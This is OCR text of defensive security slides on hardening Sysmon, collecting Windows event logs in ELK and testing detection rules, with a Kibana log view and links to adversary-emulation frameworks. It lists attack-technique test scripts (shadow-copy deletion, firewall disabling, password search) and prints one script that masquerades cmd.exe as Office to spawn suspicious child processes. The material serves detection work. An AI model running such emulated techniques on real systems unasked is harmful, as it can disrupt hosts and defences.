  - Can be bypassed and even used against you if attacker can enumerate the configuration, for example using excluded strings in process names or excluded locations.
  - Consider removing the configuration file after it has been applied, although if attacker already has elevated privileges they can retrieve the configuration by running the command ‘sysmon -c’ or by extracting it from the registry.
  - Monitor and alert for Sysmon ‘Event ID 4 - Sysmon Service State Changed’.

Dealing with logs - ELK




E Elasticsearch

L Logstash

K Kibana

Elastic Search + Logstash + Kibana

- What is ELK?
- Why do we use it?
- Initial deployment & configuration
- Getting Sysmon logs into ELK
- Doing stuffs with ELK & Sysmon
- Alerting
- Useful queries, reports and graphs


10.0.0.21:5601/app/kibana#/discover?_g=(refreshInterval:('$$h
80%
336 hits
New
Save
Open
Share
Reporting
5 seconds
Last 15 minutes
Search... (e.g. status:200 AND extension:PHP)
Options
Add a filter +
winlogbeat-*
Selected Fields
? _source
Available Fields
Popular
t computer_name
t event_data.CallTrace
t event_data.Comman...
t event_data.Description
t event_data.Destinatio...
t event_data.Destinatio...
t event_data.Destinatio...
t event_data.Image
t event_data.SourceIm...
t event_data.TargetIma...
@timestamp
t _id
t _index
_score
t _type
t activity_id
t beat.hostname
September 4th 2018, 23:12:20.693 - September 4th 2018, 23:27:20.693 —
Auto
Count
80
60
40
20
0
23:13:00
23:14:00
23:15:00
23:16:00
23:17:00
23:18:00
23:19:00
23:20:00
23:21:00
23:22:00
23:23:00
23:24:00
23:25:00
23:26:00
@timestamp per 30 seconds
Time
_source
September 4th 2018, 23:26:37.739
@timestamp: September 4th 2018, 23:26:37.739 host.name: 44CONLAB-DC keywords: Classic message: The Update Orchestrator Service for Windows Update service entered the stopped state. beat.name: 44CONLAB-DC beat.hostname: 44CONLAB-DC beat.version: 6.3.2 thread_id: 7,016 record_number: 57719 event_data.param1: Update Orchestrator Service for Windows Update event_data.param2: stopped event_data.Binary: 550073006F00530076006300 2F0031000000 event_id: 7,036 process_id: 736
September 4th 2018, 23:25:50.666
@timestamp: September 4th 2018, 23:25:50.666 computer_name: 44CONLAB-DC.44conlab.net event_data.TargetUserName: 44CONLAB-DC$ event_data.TargetDomainName: 44CONLAB event_data.TargetLogonId: 0x13475053 event_data.LogonType: 3 event_data.TargetUserSid: S-1-5-18 record_number: 486330 process_id: 744 source_name: Microsoft-Windows-Security-Auditing beat.name: 44CONLAB-DC beat.hostname: 44CONLAB-DC beat.version: 6.3.2 host.name: 44CONLAB-DC provider_guid: {54849625-547
September 4th 2018, 23:25:50.665
@timestamp: September 4th 2018, 23:25:50.665 event_id: 4,672 computer_name: 44CONLAB-DC.44conlab.net beat.version: 6.3.2 beat.name: 44CONLAB-DC beat.hostname: 44CONLAB-DC keywords: Audit Success host.name: 44CONLAB-DC type: wineventlog source_name: Microsoft-Windows-Security-Auditing record_number: 486328 provider_guid: {54849625-5478-4994-A5BA-3E3B0328C30D} log_name: Security opcode: Info task: Special Logon process_id: 744 event_data.SubjectUserSid: S-1-5-18 e
September 4th 2018, 23:25:50.665
@timestamp: September 4th 2018, 23:25:50.665 type: wineventlog version: 2 keywords: Audit Success

Elastic Search + Logstash + Kibana

- What is ELK?
- Why do we use it?
- Initial deployment & configuration
- Getting Sysmon logs into ELK
- Doing stuffs with ELK & Sysmon
- Alerting
- Useful queries, reports and graphs


But is it working?

Rule testing, like a bot


Useful testing frameworks

- https://github.com/endgameinc/RTA
- https://github.com/redcanaryco/atomic-red-team
- https://github.com/mitre/caldera


Endgame - RTA


red_ttp
File
Home
Share
View
RTA-master › red_ttp
Search red_ttp
Quick access
Desktop
Downloads
Documents
Pictures
This PC
Network
Name
Date modified
Type
Size
bin 9/7/2018 11:55 AM File folder
__init__ 8/20/2018 6:43 PM Python File 1 KB
__init__ 8/20/2018 6:44 PM Compiled Python ... 1 KB
at_command 8/20/2018 6:43 PM Python File 2 KB
bginfo 9/4/2018 9:29 PM Application 28 KB
certutil_file_obfuscation 8/20/2018 6:43 PM Python File 1 KB
certutil_webrequest 8/20/2018 6:43 PM Python File 1 KB
common 8/20/2018 6:43 PM Python File 10 KB
common 8/20/2018 6:44 PM Compiled Python ... 12 KB
delete_catalogs 8/20/2018 6:43 PM Python File 1 KB
delete_usnjrnl 8/20/2018 6:43 PM Python File 1 KB
delete_volume_shadows 8/20/2018 6:43 PM Python File 1 KB
disable_windows_fw 8/20/2018 6:43 PM Python File 1 KB
enum_commands 8/20/2018 6:43 PM Python File 2 KB
findstr_pw_search 8/20/2018 6:43 PM Python File 1 KB
installutil_network 8/20/2018 6:43 PM Python File 2 KB
lateral_commands 8/20/2018 6:43 PM Python File 3 KB
msbuild_network 8/20/2018 6:43 PM Python File 1 KB
mshta_network 8/20/2018 6:43 PM Python File 1 KB
msiexec_http_installer 8/20/2018 6:43 PM Python File 1 KB
msxsl_network 8/20/2018 6:43 PM Python File 1 KB
net_user_add 8/20/2018 6:43 PM Python File 1 KB
office_application_startup 8/20/2018 6:43 PM Python File 3 KB
persistent_scripts 8/20/2018 6:43 PM Python File 2 KB
powershell_args 8/20/2018 6:43 PM Python File 1 KB
process_extension_anomalies 8/20/2018 6:43 PM Python File 1 KB
process_name_masquerade 8/20/2018 6:43 PM Python File 1 KB
recycle_bin_process 8/20/2018 6:43 PM Python File 2 KB
registry_hive_export 8/20/2018 6:43 PM Python File 1 KB
registry_persistence_create 8/20/2018 6:43 PM Python File 4 KB
regsvr32_scrobj 8/20/2018 6:43 PM Python File 1 KB
49 items
1 item selected 918 bytes

Endg


suspicious_office_children.py - C:\Users\Administrator\Desktop\RTA-master\red_ttp\suspicious_office_children.py (2.7.15)
File Edit Format Run Options Window Help
# Name: Emulate Suspect MS Office Child Processes
# RTA: suspect_office_children.py
# ATT&CK: T1064
# Description: Generates various children processes from emulated Office processes.
import common
import os
def main():
common.log("MS Office unusual child process emulation")
suspicious_apps = [
"msiexec.exe /i blah /quiet",
"powershell.exe exit",
"wscript.exe //b",
]
cmd_path = "c:\\windows\\system32\\cmd.exe"
for office_app in ["winword.exe", "excel.exe"]:
common.log("Emulating %s" % office_app)
office_path = os.path.abspath(office_app)
common.copy_file(cmd_path, office_path)
for command in suspicious_apps:
common.execute('%s /c %s' % (office_path, command), timeout=5, kill=True)
common.log('Cleanup %s' % office_path)
common.remove_file(office_path)
if __name__ == "__main__":
exit(main())
Ln: 15 Col: 26
red_ttp
Search red_ttp
Type
Size
File folder
Python File 1 KB
Compiled Python ... 1 KB
Python File 2 KB
Application 28 KB
Python File 1 KB
Python File 1 KB
Python File 10 KB
Compiled Python ... 12 KB
Python File 1 KB
Python File 1 KB
Python File 1 KB
Python File 1 KB
Python File 2 KB
Python File 1 KB
Python File 2 KB
Python File 3 KB
Python File 1 KB
Python File 1 KB
Python File 1 KB
Python File 1 KB
Python File 1 KB
Python File 3 KB
Python File 2 KB
Python File 1 KB
Python File 1 KB
Python File 1 KB
Python File 2 KB
Python File 1 KB
Python File 4 KB
Python File 1 KB

En


Administrator: Command Prompt
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
ProcessId = 3720;
ReturnValue = 0;
};
[-] Cleanup stray processes
workstation01 > taskkill.exe /f /im odbcconf.exe
SUCCESS: The process "odbcconf.exe" with PID 6992 has been terminated.
workstation01 > taskkill.exe /f /im mshta.exe
SUCCESS: The process "mshta.exe" with PID 5956 has been terminated.
C:\Users\Administrator\Desktop\RTA-master\red_ttp>python suspicious_office_children.py
[+] MS Office unusual child process emulation
[+] Emulating winword.exe
[+] Copying c:\windows\system32\cmd.exe -> C:\Users\Administrator\Desktop\RTA-master\red_ttp\winword.exe
workstation01 > C:\Users\Administrator\Desktop\RTA-master\red_ttp\winword.exe /c msiexec.exe /i blah /quiet
workstation01 > C:\Users\Administrator\Desktop\RTA-master\red_ttp\winword.exe /c powershell.exe exit
workstation01 > C:\Users\Administrator\Desktop\RTA-master\red_ttp\winword.exe /c wscript.exe //b
[+] Cleanup C:\Users\Administrator\Desktop\RTA-master\red_ttp\winword.exe
[-] Removing C:\Users\Administrator\Desktop\RTA-master\red_ttp\winword.exe
[+] Emulating excel.exe
[+] Copying c:\windows\system32\cmd.exe -> C:\Users\Administrator\Desktop\RTA-master\red_ttp\excel.exe
workstation01 > C:\Users\Administrator\Desktop\RTA-master\red_ttp\excel.exe /c msiexec.exe /i blah /quiet
workstation01 > C:\Users\Administrator\Desktop\RTA-master\red_ttp\excel.exe /c powershell.exe exit
workstation01 > C:\Users\Administrator\Desktop\RTA-master\red_ttp\excel.exe /c wscript.exe //b
[+] Cleanup C:\Users\Administrator\Desktop\RTA-master\red_ttp\excel.exe
[-] Removing C:\Users\Administrator\Desktop\RTA-master\red_ttp\excel.exe
C:\Users\Administrator\Desktop\RTA-master\red_ttp>

We have logs, now what?

#1 – Applications dialling out


Delivery


- Event id 3
  - Listed applications
  - Known bad domains
  - Known suspect ports

